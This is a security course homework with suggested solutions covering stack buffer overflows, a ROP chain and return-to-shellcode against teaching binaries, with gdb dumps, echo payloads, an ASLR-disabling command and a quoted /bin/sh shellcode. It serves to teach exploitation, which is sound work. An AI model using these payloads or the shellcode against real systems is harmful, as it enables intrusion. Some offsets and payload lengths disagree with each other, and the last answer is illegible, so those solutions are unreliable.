

# CSIT5740 Fall 2024 Homework #1

## Suggested Solutions

**Deadline: 11:55pm on Monday, 4 November 2024 (HKT)**

**Note:**

- Submit the e-copy of your homework to CSIT5740 Canvas->Assignment->Homework 1
- You can submit for as many times as needed before the deadline. Only the latest version will be marked.
- Avoid submission in the last few minutes.
- Work out the answers of the questions either directly using this document. Paste proper picture as indicated. Zip this document together with your solve scripts into a single zip file “homework1.zip”. Make sure every detail of the answers is clearly visible in your submission, otherwise marks will be deducted.
- After submission, make sure you download it again to make sure you have really submitted the correct version
- Make sure you have a backup copy of the submission.

**NO late submissions will be accepted**

**Name** \_\_\_\_\_:

**Student ID** \_\_\_\_\_:

**Email** \_\_\_\_\_:

Question	Points
1. Simple Buffer Overflow Exploitation	/36
2. Simple Return Orientated Programming	/36
3. 64-bit Shellcode and Return to Shellcode	/28
Total	/100

## Question 1: Simple Buffer Overflow Exploitation (36 points)

To make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Otherwise, the function addresses will change every time you run the program. To turn off ASLR, you can do the following at the Kali prompt:

```
echo "0" |sudo tee /proc/sys/kernel/randomize_va_space
```

Make sure you are one of the “sudoers” that can sudo. If you are one of the students using our Kali virtual private server, then ASLR has been turned off by us already.

For this question, you are given a C program “Q1.c” and the corresponding executable “Q1”. Exploit the program so that it will print “You solve this easy question!”

```
#include <stdio.h>
#include <string.h>

void funct2(){
    printf("You solve this easy question!\n");
}

void funct1(){
    char input[2];
    int decision=0; // decision variable

    gets(input); // unsafe function call here

    if (decision==0x2){
        funct2();
    }
    else{
        printf("I am sorry, you haven't solved the question...\n");
    }
}

void main(){

    funct1();
}
```

We have supplied a compiled executable file, “Q1”, to you. Please use it to work on this question. It has been compiled with special flags to make this exploitation possible.

Before you can do anything, you need to give the “Q1” file the permission to run. To do that (make sure you are in the same folder as the file “Q1”), issue the following at Kali:

```
chmod 705 Q1
```

Then you can load “Q1” to gdb:

```
gdb ./Q1
```

After entering gdb, you can dis-assemble **main()** to see its instructions with the command “**disas main**” at the gdb prompt. And you will see the following:

```
Reading symbols from ./Q1...
(No debugging symbols found in ./Q1)
(gdb) disas main
Dump of assembler code for function main:
0x00000000000011a3 <+0>:    push    rbp
0x00000000000011a4 <+1>:    mov     rbp, rsp
0x00000000000011a7 <+4>:    mov     eax, 0x0
0x00000000000011ac <+9>:    call    0x115f <funct1>
0x00000000000011b1 <+14>:   nop
0x00000000000011b2 <+15>:   pop     rbp
0x00000000000011b3 <+16>:   ret
End of assembler dump.
(gdb)
```

Fig. 1

You may want to set gdb to display instructions in Intel format (but not AT&T) if you see instructions in a different way than what is being shown here (i.e. if you see % symbols):

```
(gdb) set disassembly-flavor intel
```

At that point the program is not running, so the hexadecimal numbers at the left (enclosed by the orange rectangle) are not the real memory addresses, they are just the offsets of the instruction within the assembly program.

To let the instructions have real memory addresses, let's first add a breakpoint to the **main()** function, then run it:

```
(gdb) b main
```

```
(gdb) run
```

When we “**disas main**” again, we will see the real memory addresses of the instructions - because if we run the program, the instructions will be loaded into the memory.

```
(gdb) disas main
Dump of assembler code for function main:
0x0000555555551a3 <+0>:    push    rbp
0x0000555555551a4 <+1>:    mov     rbp, rsp
=> 0x0000555555551a7 <+4>:    mov     eax, 0x0
0x0000555555551ac <+9>:    call    0x5555555515f <funct1>
0x0000555555551b1 <+14>:   nop
0x0000555555551b2 <+15>:   pop     rbp
0x0000555555551b3 <+16>:   ret
End of assembler dump.
(gdb)
```

Fig. 2

Note from the above gdb dump that we will call function **funct1()** at address **0x0000555555551ac**, and then we will return to the “**nop**” instruction at address **0x0000555555551b1** (the address could be slightly different on your PC, but it should be the address of the same “**nop**” instruction). Remember this address, it will help you

Now check the function **funct1()** that has a function call to the unsafe function **gets()**.

```
(gdb) disas funct1
Dump of assembler code for function funct1:
0x00005555555515f <+0>:    push    rbp
0x000055555555160 <+1>:    mov     rbp, rsp
0x000055555555163 <+4>:    sub     rsp, 0x10
0x000055555555167 <+8>:    mov     DWORD PTR [rbp-0x4], 0x0
0x00005555555516e <+15>:   lea     rax, [rbp-0x6]
0x000055555555172 <+19>:   mov     rdi, rax
0x000055555555175 <+22>:   mov     eax, 0x0
0x00005555555517a <+27>:   call    0x55555555040 <gets@plt>
0x00005555555517f <+32>:   cmp     DWORD PTR [rbp-0x4], 0x2
0x000055555555183 <+36>:   jne     0x55555555191 <funct1+50>
0x000055555555185 <+38>:   mov     eax, 0x0
0x00005555555518a <+43>:   call    0x55555555149 <funct2>
0x00005555555518f <+48>:   jmp     0x555555551a0 <funct1+65>
0x000055555555191 <+50>:   lea     rax, [rip+0xe90] # 0x55555555
6028
0x000055555555198 <+57>:   mov     rdi, rax
0x00005555555519b <+60>:   call    0x55555555030 <puts@plt>
0x0000555555551a0 <+65>:   nop
0x0000555555551a1 <+66>:   leave
0x0000555555551a2 <+67>:   ret
End of assembler dump.
(gdb)
```

Fig. 3

Add two break points to inspect the stack **before** and **after** calling **gets ()**.

Here we can add the break points to **0x00005555555517a** (“call gets”) and **0x00005555555517f**:

```
(gdb) b * 0x00005555555517a
```

```
(gdb) b * 0x00005555555517f
```

Then continue to run the program using:

```
(gdb) c
```

The program will stop at the break point 2 (**0x00005555555517a**)

```
Breakpoint 2, 0x00005555555517a in funct1 ()
(gdb) █
```

Fig. 4

That’s the point before the local variables `char input[2]`, `int decision` have been filled with inputs.

Let’s eXamine 20 words from the top of the stack and show them in hex format:

```
(gdb) x/20wx $rsp
```

We see:

```
Breakpoint 2, 0x00005555555517a in funct1 ()
(gdb) x/20wx $rsp
0x7fffffffef130: 0x00000000      0x00000000      0xf7fe6c40      0x00000000
0x7fffffffef140: 0xfffffe150      0x00007fff      0x555551b1      0x00005555
0x7fffffffef150: 0x00000001      0x00000000      0xf7df4c8a      0x00007fff
0x7fffffffef160: 0xfffffe250      0x00007fff      0x555551a3      0x00005555
0x7fffffffef170: 0x55554040      0x00000001      0xffffe268      0x00007fff
(gdb) █
```

Fig. 5

Recall the return address to get back to the **main ()** in figure 2 (purple rectangle). It is visible on the stack, it is displayed by gdb as (**little endian**):

  
0x555551b1 0x00005555 (the original return address is 00005555 555551b1)

The memory addresses stores the bytes of the return address are

Memory address	0x007fff ffffe148	0x007fff ffffe149	0x007fff ffffe14a	0x007fff ffffe14b	0x007fff ffffe14c	0x007fff ffffe14d	0x007fff ffffe14e	0x007fff ffffe14f
Value	b1	51	55	55	55	55	00	00

Table 1

From the above table we know that the return address back to the **main()** function is stored at 8 memory slots (addresses), **0x7fffffff148**, **0x7fffffff149**,...,**0x7fffffff14f**.


Let's now continue running the program:

(gdb) c

it will run **gets()** to get user input, so let's enter 2 characters (for example "AA") and press enter. Now when we inspect the stack again:

(gdb) x/20wx \$rsp

We see:



```

Breakpoint 3, 0x00005555555517f in funct1 ()
(gdb) x/20wx $rsp
0x7fffffff130: 0x00000000    0x00000000    0x41416c40    0x00000000
0x7fffffff140: 0xffffe150    0x00007fff    0x555551b1    0x00005555
0x7fffffff150: 0x00000001    0x00000000    0xf7df4c8a    0x00007fff
0x7fffffff160: 0xffffe250    0x00007fff    0x555551a3    0x00005555
0x7fffffff170: 0x55554040    0x00000001    0xffffe268    0x00007fff
(gdb)

```

Fig. 6

Note the addresses where our characters "AA" are written to the addresses being circled in red (the ASCII value of 'A' is 0x41). On this computer they are located at

$0x7fffffff130 + 4 + 4 + 2 = 0x7fffffff13a$

and

$0x7fffffff130 + 4 + 4 + 3 = 0x7fffffff13b$

Therefore the array **input[]** starts at **0x7fffffff13a**

a) Using exactly the same approach as above, calculate the **start address of the `input[]` array** (i.e. address of `input[0]`) on your computer, and **enclose a figure showing the stack** after entering 2 characters just like in figure 6 to support your calculation. No point will be given if you do not enclose the figure. (10 points)

Answer:

This answer could be different, need to check the figure they have enclosed, for us from fig 6 it is: **0x7fffffffef13a**

b) By using gdb, decide the memory address that stores the return address of **`funct1()`**. Though the return address takes 8 bytes to store, you just need to provide the address of the first byte like what we have shown you. Refer to figure 5 and table 1 above for an example. Please **enclose a figure showing the stack** like figure 5 to support it. No point will be given if you do not enclose the figure. (6 points)

Answer:

This answer could be different, need to check the figure they have enclosed, for us from fig 5 it is: **0x7fffffffef148**

c) Using the results from parts (a) and (b), calculate the amount of characters you have to input, if you want to reach the return address in (b) from the start of the **`input[]`** array? Show your calculation step(s). Write the answer in the base-10 decimal format. (4 points)

Answer:

for us it is  **$0x7fffffffef148 - 0x7fffffffef13a = 14$**  <sub>(10)</sub>

d) With the calculated result in (c), we need to find the start address of **funct2()**, so that we can overwrite the return address in (b) with the start address of **funct2()** by overflowing the **input[]** array, and then running the instructions of **funct2()** one-by-one. To find the start address of **funct2()**, we can do

(gdb) disas funct2

```
(gdb) disas funct2
Dump of assembler code for function funct2:
0x000055555555149 <+0>:    push    rbp
0x00005555555514a <+1>:    mov     rbp, rsp
0x00005555555514d <+4>:    lea     rax, [rip+0xeb4]          # 0x5555555560
08
0x000055555555154 <+11>:   mov     rdi, rax
0x000055555555157 <+14>:   call    0x55555555030 <puts@plt>
0x00005555555515c <+19>:   nop
0x00005555555515d <+20>:   pop     rbp
0x00005555555515e <+21>:   ret
End of assembler dump.
(gdb)
```

Fig. 7

From figure 7, we know that the start address of **funct2()** is at **0x000055555555149** (enclosed by an orange rectangle)

What is the start address of **funct2()** on your machine? Show a screenshot like figure 7 above to prove it is correct. No point will be given if you do not enclose the figure. (4 points)

Answer:

This answer could be different, need to check the figure they have enclosed, for us from fig 7 it is: **0x000055555555149**



e) As we can see from figure 7, **funct2()** starts at the address **0x000055555555149** on that computer.

After overflowing the **input[]** array by the amount of bytes calculated in (c), we need to write the **funct2()** start address to the stack. So that when **funct1()** returns, instead of returning to **main()**, it runs **funct2()**.

Mind that the address will be stored in the **little endian order**. The end “**0x49**” will store at the smallest address. Refer to the lecture note for the details of the little endian order of storing data.

If we assume the number of bytes calculated in (c) to be 10 (**it is a wrong number, for illustration only ☹**), then to write the address to the stack so that our function can return to run **funct2()**, we need to enter the following:

Any 10 characters + “\x49\x51\x55\x55\x55\x55\x00\x00”

If we use “A” as the characters, we have:

“**AAAAAAAAAA\x49\x51\x55\x55\x55\x55\x00\x00**”

If we enter the above to the input, when the program returns from **funct1()**, it will run **funct2()**. The above input string is also known as the **payload** for the exploitation.

Using the calculated result in (c) and also (d), make your own payload for your computer and explain in one or two sentences why this payload works. (4 points)

**Answer:**

For us it is “**AAAAAAAAAAAAAAAAAA\x49\x51\x55\x55\x55\x55**”

f) To supply the payload derived in step (e), we can use the “echo” command of Kali. use the compiled executable “Q1” we provided for supplying the payload, and please make sure you make it executable.

```
echo -e "AAAAAAAAAA\x49\x51\x55\x55\x55\x55\x00\x00" | ./Q1
```



if it is successful, you will see the below. Note that it still says “I am sorry...”, but then it will show that you have solved the question.

```
(alex@kali) - [~/CSIT5740/Homework/HW1]
$ echo -e "AAAAAAAAAA\x49\x51\x55\x55\x55\x55\x00\x00" | ./Q1
I am sorry, you haven't solved the question...
You solve this easy question!
Segmentation fault
```

Fig. 8

Use the compiled executable “Q1” we provided (make sure you give it the right to execute). Supply a proper payload, and solve the question. Show your full command below (include “echo” and everything). Put the full command into a file called “Q1\_partf” and zip it with this document for submission. Show a figure like figure 8 to indicate your exploitation is successful. No points will be given if you do not enclose the figure. (4 points)

**Answer:**

for us it is `echo -e "AAAAAAAAAAAAAAAAAA\x49\x51\x55\x55\x55\x55" | ./Q1`

g) Note that the above solution gives a “segmentation fault” error message. This kind of messages could be easily detected by alert system administrators. Study the C-program at the very beginning of the question, by investigating the **input[]** array and the **decision** variable in gdb, derive a payload that will solve the question without generating the segmentation fault. Put the full command into a file called “Q1\_partg” and zip it with this document for submission. Explain briefly the idea of this new solution, otherwise no point will be given. (4 points)

Answer:

If you use gdb to run the program, you will realize that it is possible to overflow the “decision” variable from “input[]”. You just need to create a payload that will overwrite decision with 0x2, mind that decision is 4-byte, mind also that your input consists of one byte of \x00 at the end (i.e. end of string character).

The payload should be:

```
echo -e "\aa\x02\x00\x00" | ./Q1
```

if you put more \x00 to the end, it is also accepted

## Question 2: Simple Return Orientated Programming (36 points)

To make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Refer to the first part of question 1 for the details.

For this question, you are given a C program “Q2.c” and the corresponding executable “Q2”. Exploit the program so that it will print “You have solved completely this harder question!!”

```
#include <string.h>
#include <stdio.h>

/* global variables in the data segment*/
/* normal buffer overflow happens on the stack */
/* can't touch the global variables */
int state1 = 0;
int state2 = 0;

void fun1(){
    state1 = 1;
    printf("You solved first 1/3 of this harder question!\n");
}
void fun2(){
    if (state1 == 1){
        state2 = 1;
        printf("You solved first 2/3 of this harder question!\n");
    }
}
void fun3(){
    if (state1==1 && state2==1){
        printf("You have solved completely this harder question!!\n");
    }
}
void noSecret(){
    char answer[10];
    printf("Do you like this question (yes/no)? \n");
    gets(answer);
}

int main(){
    noSecret();
    if (state1==0 || state2==0){
        printf("Unfortunately, you haven't solved this question!\n");
    }
    return 0;
}
```

To solve this question, you will need to run **fun3()**. To run **fun3()**, you need to be able to change the two global variables **state1** and **state2**. If you look at the memory layout on slide 47 of the note set 3A, you will realize that since **state1** and **state2** are both initialized with 0, they will be in the data segment, yet the stack (where you can do overflow) is at the top of the memory layout, so it is not possible to use stack overflow to change the two global variables. Using the knowledge you have learned, the only technique that works is the ROP chain: you can use buffer overflow exploitation technique with ROP to run **fun1()**, then run **fun2()** and then finally **fun3()**.

a) Using the same approach as in Q1, identify the **return address** of the **noSecret()** (for returning to **main()**), this address is an address in **main()**. Enclose figures similar to figure 2 and figure 5 in Q1 to support it, and **highlight parts in the figures** whenever necessary to make the explanation clear. No point will be given if you do not enclose the figures. (4 points)

**Answer:**

for us it is 0x00000000004011e6

```
(gdb) disas main
Dump of assembler code for function main:
0x00000000004011d8 <+0>:    push    rbp
0x00000000004011d9 <+1>:    mov     rbp, rsp
=> 0x00000000004011dc <+4>:    mov     eax, 0x0
0x00000000004011e1 <+9>:    call    0x4011ad <noSecret@plt>
0x00000000004011e6 <+14>:    mov     eax, DWORD PTR [rip+0x2e38] # 0x40000000
024 <state1>
0x00000000004011ec <+20>:    test    eax, eax
0x00000000004011ee <+22>:    je      0x4011fa <main+34>
0x00000000004011f0 <+24>:    mov     eax, DWORD PTR [rip+0x2e32] # 0x40000000
028 <state2>
0x00000000004011f6 <+30>:    test    eax, eax
0x00000000004011f8 <+32>:    jne     0x401209 <main+49>
0x00000000004011fa <+34>:    lea     rax, [rip+0xec7] # 0x4020c8
0x0000000000401201 <+41>:    mov     rdi, rax
0x0000000000401204 <+44>:    call    0x401030 <puts@plt>
0x0000000000401209 <+49>:    mov     eax, 0x0
0x000000000040120e <+54>:    pop     rbp
0x000000000040120f <+55>:    ret
```


```
Breakpoint 2, noSecret () at Q2.c:45
45      printf("Do you like this question (yes/no)? \n");
(gdb) x/20wx $rsp
0x7fffffff130: 0x00000000    0x00000000    0xf7f56c40    0x00007fff
0x7fffffff140: 0xfffffe150    0x00007fff    0x004011e6    0x00000000
0x7fffffff150: 0x00000001    0x00000000    0x17d94c8a    0x00007fff
0x7fffffff160: 0xfffffe250    0x00007fff    0x004011d8    0x00000000
0x7fffffff170: 0x00400040    0x00000001    0xfffffe268    0x00007fff
(gdb)
```

b) Using the same approach as Q1 part (a), calculate the **start address of the answer[]** array in the **noSecret()** function on your computer, and **enclose two figures showing the stack** before and after entering the two characters “AA”, just like in figure 5 and figure 6 to support your calculation.

Please enter “AA” so that we can mark easier, if you enter other characters or different number of characters, **no point will be given**. Moreover, if you do not enclose the figures, no point will be given. (4 points)

Answer:

For us it is  $0x7ffffffe130+6=0x7ffffffe136$



```
Breakpoint 4, noSecret () at Q2.c:48
48      }
(gdb) x/20wx $rsp
0x7ffffffe130: 0x00000000    0x41410000    0xf7fe6c00    0x00007fff
0x7ffffffe140: 0xffffe150    0x00007fff    0x004011e6    0x00000000
0x7ffffffe150: 0x00000001    0x00000000    0xf7df4c8a    0x00007fff
0x7ffffffe160: 0xffffe250    0x00007fff    0x004011d8    0x00000000
0x7ffffffe170: 0x00400040    0x00000001    0xffffe268    0x00007fff
(gdb)
```

c) What is the amount of characters you have to input, if you want to reach the return address in (a) from the start of the answer[] array? Show your calculation step(s). Enclose two figures similar to figures 5 and 6 to support your calculation. No point will be given if the figures are not enclosed. (4 points)

Answer:

For us it is 18

d) Identify the start address of **fun1 ()**. Show a figure similar to figure 7 to support it. No point will be given if the figure is not enclosed. (4 points)

Answer:

for us fun1 : 0x401136

e) What is the payload needed to supply to the **gets()** function so that instead of returning to **main()**, **noSecret()** function would return to (and run) **fun1()**? (4 points)

Answer:

for us it is `AAAAAAAAAAAAAAAAAAAA\x36\x11\x40\x00`

f) Use the compiled executable “Q2” we provided (make sure you give it the right to execute). Supply a proper payload, and run **fun1()**. Show your full command below (include “**echo**” and everything). Put the full command into a file called “Q2\_partf” and zip it with this document for submission. Show a figure like figure 8 to prove your exploitation is successful. No point will be given if you do not enclose the figure. (2 points)

answer:

For us it is

`echo -e "AAAAAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00" | ./Q2`

g) Identify the start address of **fun2()**, using the knowledge you have learned from the lecture for ROP, design a payload to be supplied to the **gets()** function so that we will be able to run **fun1()** and then **fun2()**. Show your full command below, and show a figure to indicate your exploitation is successful. Put the full command into a file called “Q2\_partg” and zip it with this document for submission. No point will be given if you do not enclose the figure. (6 points)

Answer:

For us it is fun2 is at 0x401156, so the answer is:

`echo -e "AAAAAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00\x00\x56\x11\x40\x00\x00\x00\x00" | ./Q2`

h) Identify the start address of **fun3()**, using the knowledge you have learned from the lecture for ROP, design a payload to be supplied to the **gets()** function so that we will be able to run **fun1()**, then **fun2()**, and finally **fun3()**. Show your full command below, and show a figure to indicate your exploitation is successful. Put the full command into a file called “Q2\_partf” and zip it with this document for submission. No point will be given if you do not enclose the figure. (4 points)

Answer:

For us fun3 is at 0x401181, so the for us the answer is

```
echo -e
"AAAAAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00\x00\x56\x11\x40\x0
0\x00\x00\x00\x00\x81\x11\x40\x00\x00\x00\x00" | ./Q2
```

i) Again, note that the above solution gives a “segmentation fault” error message. Derive a payload that will solve the question without generating the segmentation fault. Explain briefly the new solution, otherwise no point will be given. (4 points)

Answer:

Idea: check where main() returns, provide that as the 4<sup>th</sup> return address in the ROP chain, for us the answer is:

The steps to find where main() returns using gdb are:

0) run Q2 with gdb (i.e. gdb ./Q2)

1) b main

2) run

3) disas main

4) add another break point at the “ret” instruction of main()

3) continue running the program (using ‘c’), upon reaching the break point in step 4, do x/20wx \$rsp, to find the return address of main()



```
(gdb) x/20wx $rsp
0x7fffffffdee8: 0xf7df2c8a      0x00007fff      0xffffdfe0      0x00007fff
0x7fffffffdef8: 0x004011d8      0x00000000      0x00400040      0x00000001
0x7fffffffdf08: 0xffffdff8      0x00007fff      0xffffdff8      0x00007fff
0x7fffffffdf18: 0x0dcbbe41      0x414403db      0x00000000      0x00000000
0x7fffffffdf28: 0xffffe008      0x00007fff      0xf7ffd000      0x00007fff
```

remember that the ret instruction will pop the stack value to rip and return to that address. So the top of the stack is holding the correct return address for main to return)

if the stack is showing

```
(gdb) x/20wx $rsp
0x7fffffffdee8: 0xf7df2c8a      0x00007fff      0xffffdfe0      0x00007fff
0x7fffffffdef8: 0x004011d8      0x00000000      0x00400040      0x00000001
0x7fffffffdf08: 0xffffdff8      0x00007fff      0xffffdff8      0x00007fff
0x7fffffffdf18: 0x0dcbbe41      0x414403db      0x00000000      0x00000000
0x7fffffffdf28: 0xffffe008      0x00007fff      0xf7ffd000      0x00007fff
```

Then the we should return to 0xf7df2c8a at the end. So, we put this to be the 4<sup>th</sup> return address in the ROP chain and the solution is:

```
echo -e
"AAAAAAAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00\x00\x56\x11\x40\x0
0\x00\x00\x00\x00\x81\x11\x40\x00\x00\x00\x00\x00\x8a\x4c\xdf\xf7\xff\x7f\x00"| .
/Q2
```

This will not give segmentation fault for our question, because for this simple program, the main does not do anything complex, so as long as we allow the main() to return correctly, the program will be okay.

### Question 3: 64-bit Shellcode and Return to Shellcode (28 points)

Given a piece of Shellcode from:

<https://shell-storm.org/shellcode/files/shellcode-905.html>

This shellcode is 29-byte in size. You will need to supply it to a buffer and then overwrite the return address to run the shellcode. For the shellcode itself, you do not have to understand it completely, because we haven't taught you all the x64 assembly knowledge, you just need to know that it will make syscall to execute **/bin/sh** to get the shell (in fact it uses the syscall 0x142 to call **execveat()** to run /bin/sh, this is not discussed /and will not be discussed in our lectures)

```
6a 42          push    0x42
58            pop     rax   ; put 0x42 to rax
fe c4        inc     ah    ; put 0x1 to ah, making rax 0x142
48 99        cqo
52          push    rdx
48 bf 2f 62 69 6e 2f movabs rdi, 0x68732f2f6e69622f
2f 73 68
57          push    rdi
54          push    rsp
5e          pop     rsi
49 89 d0     mov     r8, rdx
49 89 d2     mov     r10, rdx
0f 05       syscall
```

```
"\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05"
```

(note: We have included the C program and executable in the zip file of HW1. The files are named "shellcode.c" and "shellcode" respectively. Dr. Alex LAM has modified it a bit, without the modifications, it will not start and will give segmentation fault.)

Again, to make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Refer to the first part of question 1 for the details.

For this question, you are given a vulnerable C program “Q3.c” and the corresponding executable “Q3”. Exploit the program so that it will give run the above given shell (please do not use another shellcode)

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void noSecret(){
    char answer[96];
    printf("%p\n",&answer); /* A debugging line by the programmer */

    printf("Do you like this course (yes/no)? \n");
    gets(answer);
}

int main(){
    noSecret();
    return 0;
}
```

a) Using the same approach as in Q1, identify the **return address** for the **noSecret()** function to return to **main()**, this address is an address in **main()**. Enclose two figures similar to figure 2 and figure 5 in Q1 to support it, and **highlight parts in the figures** whenever necessary to make the explanation clear. No point will be given if you do not enclose the figures. (6 points)

Answer: for us the return address is 0x0000555555551ad

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./Q3...
(No debugging symbols found in ./Q3)
(gdb) b main
Breakpoint 1 at 0x11a3
(gdb) run
Starting program: /home/alex/CSIT5740/Homework/HW1/Q3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000555555551a3 in main ()
(gdb) disas main
Dump of assembler code for function main:
   0x00005555555519f <+0>:    push    rbp
   0x0000555555551a0 <+1>:    mov     rbp, rsp
=>  0x0000555555551a3 <+4>:    mov     eax, 0x0
   0x0000555555551a8 <+9>:    call    0x55555555159 <noSecret>
   0x0000555555551ad <+14>:   mov     eax, 0x0
   0x0000555555551b2 <+19>:   pop     rbp
   0x0000555555551b3 <+20>:   ret
End of assembler dump.
(gdb)
```

b) Inspect the C program carefully and run the executable “Q3”. Derive the **start address of the answer[]** array in the **noSecret()** function on your computer, and **enclose a figure** like the below for us to check your answer. No point will be given if you do not enclose the figure. (4 points)

```
(alex@ kali) - [~/CSIT5740/Homework/HW1]
$ ./Q3
0x7fffffffel40
Do you like this course (yes/no)?
```

Hint: for this bigger char array `answer[]`, it could start at a different address when you run it under gdb than when you run it under the shell. You may want to take a look at the “debugging line” of the program.

**Answer:**

for us the answer array starts at 0x7ffffffe140

c) By using gdb, calculate the amount of characters you have to input, if you want to reach the return address in (a) from the start of the **answer[]** array. Write this amount in base-10 decimal format. Show your calculation step(s). Enclose three figures like figures 3, 5 and 6 to illustrate your calculation. No point will be given if you do not enclose the figures. (6 points)

**Answer:** for us the answer array starts at 0x7ffffffe0e0

Return address of noSecret() starts at 0x7ffffffe140+4+4=0x7ffffffe148

Number of characters needed 0x7ffffffe148-0x7ffffffe0e0=104<sub>(10)</sub>



e) Use the compiled executable “Q3” we provided (make sure you give it the right to execute). Supply a proper payload, and run the shellcode.

```

[alex@kali:~/CSIT5740/Homework/HW1]
$ ./Q3solve64bit
0x7fffffffel40
Do you like this course (yes/no)?

ls
CSITHW1_solves.zip  Q1  Q1.c  Q1solve  Q2  Q2.c  Q2solve  Q3  Q3.c  Q3solve64bit  Q3solve64bit.bin  shellcode  shellcode.c
whoami
alex
id
uid=1003(alex) gid=1003(alex) groups=1003(alex)

```

Fig. 9

Shellcode needs the input stream (`stdin`) before it can run. When `stdin` is unavailable, the shell will close immediately even if you manage to run it. You don't really have to understand this, but to enable you to get the shell, your full command should be similar to the below:

```
(echo -e "PAYLOAD IN PART d" ; cat) | ./Q3c
```

Replace the **PAYLOAD\_IN\_PART\_d** with the payload you have derived in part d. Show your full command below (include “**echo**” and everything). Show a figure that indicates your exploitation is successful (see figure 9 above). Put the full command into a file called “Q3\_parte” and zip it with this document for submission. **No point will be given if you do not enclose this figure.** (4 points)

Answer:

For us it is

[illegible]